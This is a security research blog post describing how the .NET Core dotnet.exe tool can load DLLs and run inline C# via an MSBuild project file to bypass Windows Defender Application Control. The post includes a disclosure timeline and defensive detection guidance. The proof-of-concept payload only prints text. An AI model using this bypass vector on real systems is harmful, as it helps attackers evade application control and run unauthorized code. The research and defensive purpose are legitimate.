BOHOPS

A blog about cybersecurity research, education, and news

DOTNET CORE: A VECTOR FOR AWL BYPASS & DEFENSE EVASION

WRITTEN BY BOHOPS

AUGUST 19, 2019

[*] INTRODUCTION

.NET Core is an open-source, cross-platform framework for building and running applications. The framework was introduced in 2014 as the (eventual) successor to the ever-popular .NET Framework. .NET Core runs on Windows, *Nix, and MacOS operating systems.

The .NET Core management tool, DotNet (dotnet.exe), potentially offers an untapped attack surface on Windows when leveraged with the Software Development Kit (SDK). In this introductory post, we'll briefly highlight a few areas of interest that include:

- A basic overview of DotNet loading techniques
- An Application Whitelisting (AWL)/Window Defender Application Control (WDAC) bypass use case
- A few tips for defensive awareness

[*] BASIC OVERVIEW OF DOTNET LOADING TECHNIQUES

Several months ago, I decided to take a look at .NET Core after I saw that Ryan Cobb (@cobbr_io) exclusively used it as the server side component for the Covenant command and control framework. At the time, I was quite naive and did not understand how well supported .NET Core actually was, nor did I realize that that there was a long term roadmap. Certainly, it was quite the *TIL* moment :).

QUICK LINKS

- Abusing .NET Core CLR Diagnostic Features (+ CVE-2023-33127)
- Abusing the COM Registry Structure: CLSID, LocalServer32, & InprocServer32
- DiskShadow: The Return of VSS Evasion, Persistence, and Active Directory Database Extraction
- Leveraging INF-SCT Fetch & Execute Techniques For Bypass, Evasion, & Persistence (Part 2)
- Abusing the COM Registry Structure (Part 2): Hijacking & Loading Techniques
- Loading Alternate Data Stream (ADS) DLL/CPL Binaries to Bypass AppLocker
- Vshadow: Abusing the Volume Shadow Service for Evasion, Persistence, and Active Directory Database Extraction
- WS-Management COM: Another Approach for WinRM Lateral Movement
- Unmanaged Code Execution with .NET Dynamic PInvoke
- Abusing Exported Functions and Exposed DCOM Interfaces for Pass-Thru Command Execution and Lateral Movement

Reblog Subscribe •••

After installing the .NET Core SDK Installation Package and looking at MSDN Documentation, it was quite clear that the dotnet command (dotnet.exe) did the heavy lifting for managing and controlling projects and tasks. From an LOLBAS/LOLBIN perspective, I decided to explore a few potential use cases –

BUILDING & RUNNING A SIMPLE PROJECT

As a development framework, the most obvious use case is for building projects. In this case, let's build a simple .NET Core (v. 2.2) console application with the *new* command (in a writable directory):

```
dotnet.exe new console -o MyCsharpProj
```

This will create the MyCsharpProj project in a (sub)directory with the same name along with a C# file (.cs), project file (.csproj), and object subdirectory. Change (*cd*) into the \MyCsharpProj directory and take note that the *Program.cs* file contains the following "Hello World" C# source code (that appears to be default in DotNet 2.2):

```
using System;

namespace MyCsharpProj
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine("Hello World!");
        }
    }
}
```

Although there is a specific *build* command in dotnet.exe, we can simply use the *run* command to build and execute the .NET Core project in the folder (as it attempts to locate the csproj file) or explicitly by specifying the project:

```
dotnet.exe run
```


```
dotnet.exe run --project [\path\to\some.csproj]
```

When invoked with one of the previous commands, a *debug* version of the program is compiled for the targeted framework (*netcoreapp2.2* is default) based on the project file settings and source (.cs) file. In this case, the compiled binary is a class library (DLL).

***Note:** Use the *build* command to compile the program executable without running it. Also, use the *configuration* option with the *build* or *run* command to specify a *release* version of the project program if desired.

Reblog Subscribe •••

After the build process is complete, the DLL is loaded by another instance of dotnet.exe, which results in the following output:




```
c:\test\MyCsharpProj>dotnet run
Hello World!
```

FIGURE: DOTNET.EXE 'RUN' EXECUTION

LOADING A CLASS LIBRARY

In the previous example, A DLL is created and subsequently loaded when using the *run* command. At the end of the *run* command operation, another instance of dotnet.exe actually calls the *exec* command to load the DLL. Of course, the newly created DLL can be called directly with the *exec* command to achieve the same output:

```
dotnet.exe exec [\path\to\some.dll]
```




```
c:\test>dotnet.exe exec c:\test\MyCsharpProj\bin\Debug\netcoreapp2.2\MyCsharpProj.dll
Hello World!
```

FIGURE: DOTNET.EXE 'EXEC' CLASS LIBRARY (DLL) LOAD

Or, the DLL can be loaded directly without having to specify the *exec* command:

```
dotnet.exe [\path\to\some.dll]
```



```
c:\test>dotnet.exe c:\test\MyCsharpProj\bin\Debug\netcoreapp2.2\MyCsharpProj.dll
Hello World!
```

FIGURE: DOTNET.EXE CLASS LIBRARY (DLL) LOAD

***Note:** The previous examples were based on SDK usage, so .NET Runtime usage will have different prerequisites. For more information about building/running/loading .NET Core projects, check out the Microsoft Guide and the project source code on GitHub.

Now, lets' shift gears to discuss more interesting tradecraft (that may look familiar)…

[*] DOTNET-MSBUILD WDAC BYPASS

If you have browsed the dotnet.exe documentation, you may have noticed support for the MSBuild command. When I saw this, I immediately suspected that it could be used for AWL bypass based on excellent MSBuild research by Casey Smith (@subTee). In this section, I summarize the short journey I took to discover this bypass –

AN UNSUCCESSFUL ATTEMPT FOR A VERY QUICK WIN

Reblog Subscribe •••

Without much knowledge of .NET Core and the goal to "get a quick win", I assumed that .NET Core MSBuild was exactly like the .NET Framework MSBuild. For MSBuild.exe, I recalled that *Inline Tasks* could be leveraged as a vector for code execution (e.g. C#). The code is embedded within a project (.csproj) file. By leveraging Casey's previous work, I cobbled together this simple project file for testing –

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/develop
 <UsingTask TaskName="HelloWorld" TaskFactory="CodeTaskFactory" Assembl
  <Task>
   <Code Type="Fragment" Language="cs">
     <![CDATA[Console.WriteLine(":-) CSHARP :-)");]]>
   </Code>
  </Task>
 </UsingTask>
 <Target Name="Build">
  <HelloWorld />
 </Target>
</Project>
```

CODE: GITHUB GIST

On a non-WDAC test machine, the code successfully executes with msbuild.exe as expected:

FIGURE: MSBUILD.EXE SUCCESSFUL EXECUTION

On my WDAC test machine with .NET Core (and the SDK) installed, I moved the project file over and attempted to run the same payload using the *msbuild* command:

```
dotnet.exe msbuild [\path\to\some.csproj]
```

FIGURE: TASKFACTORY ERROR – .NET FRAMEWORK CODETASKFACTORY COMPATIBILITY ISSUE

Although unsuccessful, two observations were immediately noted:

1. Dotnet.exe with the *msbuild* command did execute under the enforced WDAC policy.
2. .NET Core MSBuild and .NET Framework MSBuild were not exactly the same as noted within the error message regarding the *CodeTaskFactory*.

***Note:** When setting up a WDAC policy without default rules , I leveraged these notes.

SOME MORE RESEARCH REQUIRED

Reblog Subscribe •••

After turning to Google for help, I soon discovered that the .NET Framework *CodeTaskFactory* TaskFactory was not compatible with .NET Core MSBuild. Instead, .NET Core MSBuild actually leveraged the *RoslynCodeTaskFactory* which is made available through the Roslyn compiler in the .NET Core SDK for cross-platform compatibility.

Also worth noting, there was actually an issue with referencing external dependencies with the *RoslynCodeTaskFactory in* .NET Core MSBuild v15.9 and earlier. This was resolved with .NET Core MSBuild v16.0.

MOVING FORWARD WITH ROSLYN

After capturing and understanding the *RoslynCodeTaskFactory* requirements, I cobbled together this code snippet for testing the bypass vector based on information provided in this Microsoft Doc –

```
<Project DefaultTargets="Build">
  <UsingTask TaskName="HelloWorld" TaskFactory="RoslynCodeTaskFactory" 
    <Task>
      <Code Type="Fragment" Language="cs">
          <![CDATA[Console.WriteLine($":-) CSHARP :-)");]]>
      </Code>
    </Task>
 </UsingTask>
 <Target Name="Build">
  <HelloWorld />
 </Target>
</Project>
```

CODE: GITHUB GIST

Under .NET Core (v2.2) SDK and .NET core MSBuild (v16.0+), executing unsigned (C#) code under the WDAC policy was successful with the following command:

```
dotnet.exe msbuild [\path\to\some.csproj]
```

FIGURE: DOTNET MSBUILD OUTPUT & MSINFO32 WDAC POLICY VALIDATION

[*] DOTNET DEFENSE AWARENESS

In the event that .NET Core (dotnet.exe) is installed on servers and workstations within the respective environment, defenders should consider the following:

***Be aware of shortcomings in 'native' detection and prevention capabilities** – Dotnet.exe lacks proper 'native' detection optics and secure policy enforcement mechanisms. As of this writing, dotnet.exe **does not** (yet) integrate with the following:

- **Antimalware Scan Interface (AMSI – amsi.dll)** – AMSI is an "interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads" (Microsoft Docs). For other components, AMSI has been integrated into those that are susceptible to abuse such as PowerShell, Script Hosts (e.g. cscript.exe/wscript.exe, msbuild.exe, etc.), Script Engines (e.g. jscript, vbscript, etc.), Microsoft Office, and other interesting *lolbins* (e.g. msbuild.exe)
- **Windows Lockdown Policy (WLDP – wldp.dll)** – WLDP is a utility that enforces user mode code integrity (UMCI) policy elements in WDAC. The lockdown policy library has been integrated into various script hosts to check secure mode status and enforce user mode restrictions, such as access to COM objects and evaluating Dynamic Code.

***Leverage 'alternative' detection mechanisms & optics** – Without integrated optics and features (e.g. AMSI, WLDP, etc.), 'native' detection and prevention opportunities are reduced. To compensate, consider implementing Endpoint Detection & Response (EDR) and/or a Security Information and Event Management (SIEM) solution. If application control enforcement is not an option in your organization, consider leveraging the audit mode capabilities of Windows application control solutions for analyst/analytic consumption. In Windows, event log sources can be found at the following locations:

- **WDAC** – *Event Viewer -> Application and Services Logs -> Microsoft -> Windows -> Code Integrity -> Operational*

FIGURE: WDAC EXAMPLE EVENT

- **AppLocker** – *Event Viewer -> Application and Services Logs -> Microsoft -> Windows -> AppLocker*

FIGURE: APPLOCKER EXAMPLE EVENT

*__Analyze dotnet.exe trace events/process properties__ – It should be noted that dotnet.exe seems to be quite noisy when called to perform certain operations. When I leveraged the *run* command to 'start' the project from source, dotnet.exe was invoked four times to initiate, build, compile, and subsequently execute. This sticks out from a process ancestry perspective. Additionally, command-line logging is quite rich (as the command line arguments are quite necessary for usage in this case). For MSBuild use cases, any call for build operations and/or loading of the following DLLs may be interesting:

- MSBuild.dll
- Microsoft.Build.dll
- Microsoft.Build.Framework.dll

Reblog Subscribe •••

FIGURE: PROCESSHACKER MODULES – DOTNET.EXE MSBUILD

*__Reduce the attack surface__ – Unless there is a valid business requirement, consider reducing the number of .NET Core installations in the environment. If only the .NET Core Runtime is required for a production application component, the SDK may not be needed. Constrain an attacker by reducing any "living off the land" opportunities.

*__Enforce WDAC policies with code integrity__ – If your organization is "AWL-enabled", a properly enforced code integrity policy (with UMCI) will (likely) deter *lolbin* abuse. For compiled .NET Core projects that produce and execute binaries, an enforced policy should prevent the loading of unsigned (and inherently untrusted) DLLs and executables.

*__Supplement WDAC policies with block rules__ – If WDAC is the organization's solution for enforcing application control, consider integrating (and/or modifying) the Microsoft Recommended Block Rules.   Dotnet.exe and the MSBuild DLLs listed above are included within the block rules policy since August 6, 2019. The latest policy can be found here.

*__WDAC is now more flexible, so test those policies__ – As summarized by Matt Graeber (@mattifestation) in this Tweet, Microsoft has introduced new, flexible features –

> *Lots of new Windows Defender Application Control (WDAC) features documented for 1903!*
>
> *Multiple policy support: https://t.co/SSt6DF3G2f*

Reblog Subscribe •••

> *Path-based rules: https://t.co/7ppL922MGi*
>
> *COM class whitelisting: https://t.co/WwTHgiaZzl*
>
> *— Matt Graeber (@mattifestation) June 4, 2019*

Microsoft's approach for enabling WDAC flexibility for evaluation and implementation is an incredible move forward. However, it does place greater responsibility on the implementing organization to validate and control policies and rules. For example, the implementing organization may introduce an unexpected gap when configuring *Path Rules*. As such, organizations should continually test policy rule additions and changes for these potential gaps. In the case of .NET Core, consider this before openly whitelisting the .NET Core installation directory.

[*] DISCLOSURE TIMELINE

- **April 2019** – DotNet MSBuild WDAC bypass was reported to MSRC.
- **May – July 2019** – Continued dialogue with MSRC. Engineers were testing a fix and proposed that the issue will be remediated with new block rules.
- **August 2019** – Dotnet.exe and MSBuild DLLs were added to the recommended block rules policy.

[*] CONCLUSION

Thank you for taking the time to read this post. If you have any questions or comments, please feel free reach out on this site or Twitter.

~ bohops

RELATED

Abusing .NET Core CLR Diagnostic Features (+ CVE-2023-33127)
November 27, 2023

COM XSL Transformation: Bypassing Microsoft Application Control Solutions (CVE-2018-8492)
January 10, 2019
With 3 comments

Abusing Catalog Hygiene to Bypass Application Whitelisting
May 4, 2019
With 1 comment

PREVIOUS POST

NEXT POST